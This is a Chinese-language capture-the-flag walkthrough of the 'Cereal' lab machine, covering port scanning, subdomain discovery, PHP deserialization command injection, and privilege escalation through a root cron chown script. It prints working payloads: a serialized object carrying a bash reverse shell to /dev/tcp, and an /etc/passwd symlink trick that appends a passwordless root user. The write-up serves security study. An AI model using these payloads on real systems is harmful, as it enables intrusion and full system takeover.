
信息收集

主机发现

端口扫描



服务识别

```
PORT      STATE SERVICE         VERSION
21/tcp    open  ftp             vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.123
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Apr 12  2021 pub
22/tcp    open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 00:24:2b:ae:41:ba:ac:52:d1:5d:4f:ad:00:ce:39:67 (RSA)
|   256 1a:e3:c7:37:52:2e:dc:dd:62:61:03:27:55:1a:86:6f (ECDSA)
|_  256 24:fd:e7:80:89:c5:57:fd:f3:e5:c9:2f:01:e1:6b:30 (ED25519)
80/tcp    open  http            Apache httpd 2.4.37 ((
|_http-title: Apache HTTP Server Test Page powered by: Rocky Linux
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
139/tcp   open  netbios-ssn?
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL:
|_    Host '192.168.56.123' is not allowed to connect to this MariaDB server
11111/tcp open  vce?
22222/tcp open  easyengine?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
22223/tcp open  unknown
33333/tcp open  dgi-serv?
33334/tcp open  speedtrace?
44441/tcp open  http          Apache httpd 2.4.37 ((
|_http-server-header: Apache/2.4.37 ()
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
44444/tcp open  cognex-dataman?
55551/tcp open  unknown
55555/tcp open  unknown
```

其他服务尝试

ftp:


可以匿名登录,但是没有上传和下载权限

mysql:


拒绝连接

web信息收集

敏感目录发现



phpinfo.php->open_basedir未设置,allow_url_fopen=On



web页面信息收集

第一层

index.html

rocky linux

whois

/etc/httpd/conf.d/welcome.conf

phpinfo.php

open_basedir=no value

allow_url_fopen=On

PHP Version=7.2.24

admin

登录页面

blog

数据恢复

wordpress

查询参数?s=

留言页面:

参数均以get的方式直接放在cookie中

第二层

blog/wp-login.php

wp后台登录页面

blog/wp-admin

readirect_to参数实现跳转

blog/login.php

有两个参数

?action=register


?registration=disabled

blog/xmlrpc.php

只支持post请求

应用识别

```
wpscan --url $url -e vp vt #vp存在漏洞的插件,vt存在漏洞的主题
```



子域名发现<----遗漏

```
gobuster vhost -t 300 -u "$url" -w /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt
#vhost 指定子域名发现
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost  -t 300 -u "http://cereal.ctf:44441" -w /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://cereal.ctf:44441
[+] Method:       GET
[+] Threads:      300
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/01/28 22:59:47 Starting gobuster in VHOST enumeration mode
===============================================================
Found: secure.cereal.ctf:44441 (Status: 200) [Size: 1538]

===============================================================
2022/01/28 22:59:50 Finished
===============================================================
```

漏洞发现

威胁建模

21:匿名登录

80:apache.cve,LFI,RFI,wp.cve,xxe

139:?

445:?

3306:sql注入


44441:apache.cve

漏洞利用

边界突破

反序列化

将子域名，加入解析,发现目标是进行了序列化,接下来需要找到源码确定序列化的结构




```php
class pingTest {
        public $ipAddress = "127.0.0.1";
        public $isValid = False;
        public $output = "";

        function validate() {
                if (!$this->isValid) {
                        if (filter_var($this->ipAddress, FILTER_VALIDATE_IP))
                        {
                                $this->isValid = True;
                        }
                }
                $this->ping();

        }

        public function ping()
        {
                if ($this->isValid) {
                        $this->output = shell_exec("ping -c 3 $this->ipAddress");
                }
        }

}
if (isset($_POST['obj'])) {
        $pingTest = unserialize(urldecode($_POST['obj']));
} else {
        $pingTest = new pingTest;
}

$pingTest->validate();
```

过滤不严格

系统命令


写入序列化的文件

```php
<?php

class pingTest {
        public $ipAddress = "127.0.0.1;id";
        public $isValid = True;
        public $output = "";
}

$a=new pingTest;
echo urlencode(serialize($a));
?>
```

验证成功



发现没有nc,于是直接用bash重定向

```php
<?php

class pingTest {
        public $ipAddress = "127.0.0.1|bash -i >& /dev/tcp/192.168.56.123/8848 0>&1";
        public $isValid = True;
        public $output = "";
}

$a=new pingTest;
echo urlencode(serialize($a));
?>
```

敏感文件泄露

<----字典使用不够熟练,

备份文件在:

http://secure.cereal.ctf:44441/en_back/index.php.bak

权限提升

mysql只是普通用户,无法提权

```
bash-4.4$ ps aux | grep mysql
ps aux | grep mysql
mysql        829  0.0  9.8 1300100 82116 ?       Ssl  08:32   0:01 /usr/libexec/mysqld --basedir=
/usr
apache      4049  0.0  0.1   9184  1080 ?        R    09:55   0:00 grep mysql
bash-4.4$
```

nc开放了大量无意义的端口

```
php-fpm.conf)
root         750  0.0  0.2  24724  1952 ?        S    08:32   0:00 nc -k -l 139
root         751  0.0  0.2  24724  2164 ?        S    08:32   0:00 nc -k -l 445
root         752  0.0  0.2  24724  2264 ?        S    08:32   0:00 nc -k -l 11111
root         753  0.0  0.2  24724  2268 ?        S    08:32   0:00 nc -k -l 22222
root         755  0.0  0.2  24724  2156 ?        S    08:32   0:00 nc -k -l 22223
root         756  0.0  0.2  24724  2112 ?        S    08:32   0:00 nc -k -l 33333
root         757  0.0  0.2  24724  2260 ?        S    08:32   0:00 nc -k -l 33334
root         758  0.0  0.2  24724  2248 ?        S    08:32   0:00 nc -k -l 44444
root         759  0.0  0.2  24724  2104 ?        S    08:32   0:00 nc -k -l 55555
root         760  0.0  0.2  24724  2220 ?        S    08:32   0:00 nc -k -l 55551
root         767  0.0  1.5 428976 12460 ?        S    08:32   0:00 /usr/libexec/sssd/sssd_be --d
```

没有办法查看crond到底执行了什么进程

```
bash-4.4$ crontab -u root -l
crontab -u root -l
must be privileged to use -u
bash-4.4$
```

crond

进程监控-pspy64

下面的那几个文件即可

https://github.com/DominicBreuker/pspy

> ## Download
>
> Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:
>
> - 32 bit big, static version: `pspy32` download
> - 64 bit big, static version: `pspy64` download
> - 32 bit small version: `pspy32s` download
> - 64 bit small version: `pspy64s` download
>
> The statically compiled files should work on any Linux system but are quite huge (~4MB). If size is an issue, try the smaller versions which depend on libc and are compressed with UPX


发现这个脚本会定期降权目录下的文件

```
022/01/29 10:40:01 CMD: UID=0     PID=4342   | (direxec)
022/01/29 10:40:01 CMD: UID=0     PID=4343   |
022/01/29 10:40:01 CMD: UID=0     PID=4344   | /usr/lib/systemd/systemd --user
022/01/29 10:40:01 CMD: UID=0     PID=4345   |
022/01/29 10:40:01 CMD: UID=0     PID=4346   | /usr/sbin/CROND -n
022/01/29 10:40:01 CMD: UID=0     PID=4347   | /bin/bash /usr/share/scripts/chown.sh
022/01/29 10:40:01 CMD: UID=0     PID=4348   |
022/01/29 10:40:01 CMD: UID=0     PID=4349   | /usr/lib/systemd/systemd --user
022/01/29 10:40:01 CMD: UID=0     PID=4351   |
022/01/29 10:40:01 CMD: UID=0     PID=4350   |
022/01/29 10:40:01 CMD: UID=0     PID=4352   |
022/01/29 10:40:01 CMD: UID=0     PID=4355   |
022/01/29 10:40:01 CMD: UID=0     PID=4354   |
022/01/29 10:40:01 CMD: UID=0     PID=4353   | /usr/lib/systemd/systemd --switched-root --system
-deserialize 16
022/01/29 10:40:01 CMD: UID=0     PID=4357   |
022/01/29 10:40:01 CMD: UID=0     PID=4356   |
022/01/29 10:40:02 CMD: UID=0     PID=4359   |
022/01/29 10:40:02 CMD: UID=0     PID=4358   |
```

```
ls -l
total 4
-rw-r--r--. 1 root root 45 May 29  2021 chown.sh
bash-4.4$ cat chown.sh
cat chown.sh
chown rocky:apache /home/rocky/public_html/*
bash-4.4$ ^[OP
```

那么我们可以把/etc/passwd的软连接放到当前文件,之后等这个脚本执行完修改了权限再加入自己的用户即可

```
echo "kali::0:0:root:/root:bin/bash" >> ./passwd #追加新用户kali为root
```



总结

EXTEND

蜜罐:开放端口,引诱攻击者去进行攻击,但是实际上是收集攻击者的指令

403bypass:某些目录返回403,但是他的子目录不一定会返回403,如果文件存在的话